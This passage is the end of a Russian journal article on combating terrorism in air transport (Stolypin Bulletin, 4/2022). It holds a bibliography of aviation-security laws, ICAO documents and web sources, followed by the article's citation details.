https://go.mail.ru/redirect?type=sr&redirect=eJzLKCKpsNLXL8_MzixKTclM1CsqBXP0VV0MVC0NQKSTEZi0AJNAEUNVCzMkEVcw6YJEQtS4xYM5hmDSFEyaI2lwQ1JqiKTZFSYCJI3ApDMDg6GZsZmFkamxuRnD4jt7580vYq3efzsyYAb71dUA8vUwaA&src=4cbc516&via_page=1&user_type=56&oqid=63a9e8261a47b2c9
9. Интернет-ресурс. Особенности обеспечения авиационной безопасности в международных аэропортах.
https://go.mail.ru/redirect?type=sr&redirect=eJzLKCKpKLbS1y8uKU3JL0hNyUzUKy7VN4k3NDAztozPL85PSs3Lyy8uydQFsooLUpMzUvMyKxN1E8syE0uKM_OBkpW6SalV-QWJxRB1Zbq5qVUZKaV5iUX5KXmZGbqJqUX5BflFJYkZehkluTkMDIZmxmYWRiaW5kYMnUFH_z3Ug784a4-8eGjplMAJTQ3eg&src=22b95ca&via_page=1&user_type=56&oqid=63a982e55407c567

Literature:

1. The Air Code of the Russian Federation No. 60-FZ of March 19, 1997 (with amendments and additions as of 03/14/2022).
2. Federal Aviation Regulations Aviation Safety Requirements for Airports were approved by Order No. 142 of the Ministry of Transport of the Russian Federation dated November 28, 2005 (with amendments and additions as of 02/12/2018).
3. Internet article "Promising X-ray aviation security systems".
4. Order of the Ministry of Transport of the Russian Federation dated 17.10.1994 N 76 "On the introduction of a Model Regulation on the airport Aviation Security Service".
5. Chicago Convention of the International Civil Aviation Organization ICAO (1944). Annex 17 to the Chicago Convention – "Safety. Protection of international civil aviation from acts of unlawful interference".
6. Safety Manual for protecting civil aviation from acts of unlawful interference (Doc 8973).

7. Volynsky - Basmanov Yu.M. Aviation security. Textbook. M., "ABINTECH", 2005.
8. Internet resource. Aviation security.
https://go.mail.ru/redirect?type=sr&redirect=eJzLKCKpsNLXL8_MzixKTclM1CsqBXP0VV0MVC0NQKSTEZi0AJNAEUNVCzMkEVcw6YJEQtS4xYM5hmDSFEyaI2lwQ1JqiKTZFSYCJI3ApDMDg6GZsZmFkamxuRnD4jt7580vYq3efzsyYAb71dUA8vUwaA&src=4cbc516&via_page=1&user_type=56&oid=63a9e8261a47b2c9
9. Internet resource. Features of aviation security at international airports.
https://go.mail.ru/redirect?type=sr&redirect=eJzLKCKpKLbS1y8uKU3JL0hNyUzUKy7VN4k3NDAztozPL85PSs3Lyy8uydQFsooLUpMzUvMyKxN1E8syE0uKM_OBkpW6SalV-QWJxRB1Zbq5qVUZKaV5iUX5KXmZGbqJqUX5BflFJYkZehkluTkMDIZmxmYWRiaW5kYMnUFH_z3Ug784a4-8eGjplMAJTQ3eg&src=22b95ca&via_page=1&user_type=56&oid=63a982e55407c567

© Ячменёв Е.С., Петров А.Е., Попов Ю.Л. Научный сетевой журнал «Столыпинский вестник», номер 4/2022.

Для цитирования: Ячменёв Е.С., Петров А.Е., Попов Ю.Л. МЕТОДЫ БОРЬБЫ С ТЕРРОРИЗМОМ НА ВОЗДУШНОМ ТРАНСПОРТЕ// Научный сетевой журнал «Столыпинский вестник», номер 4/2022.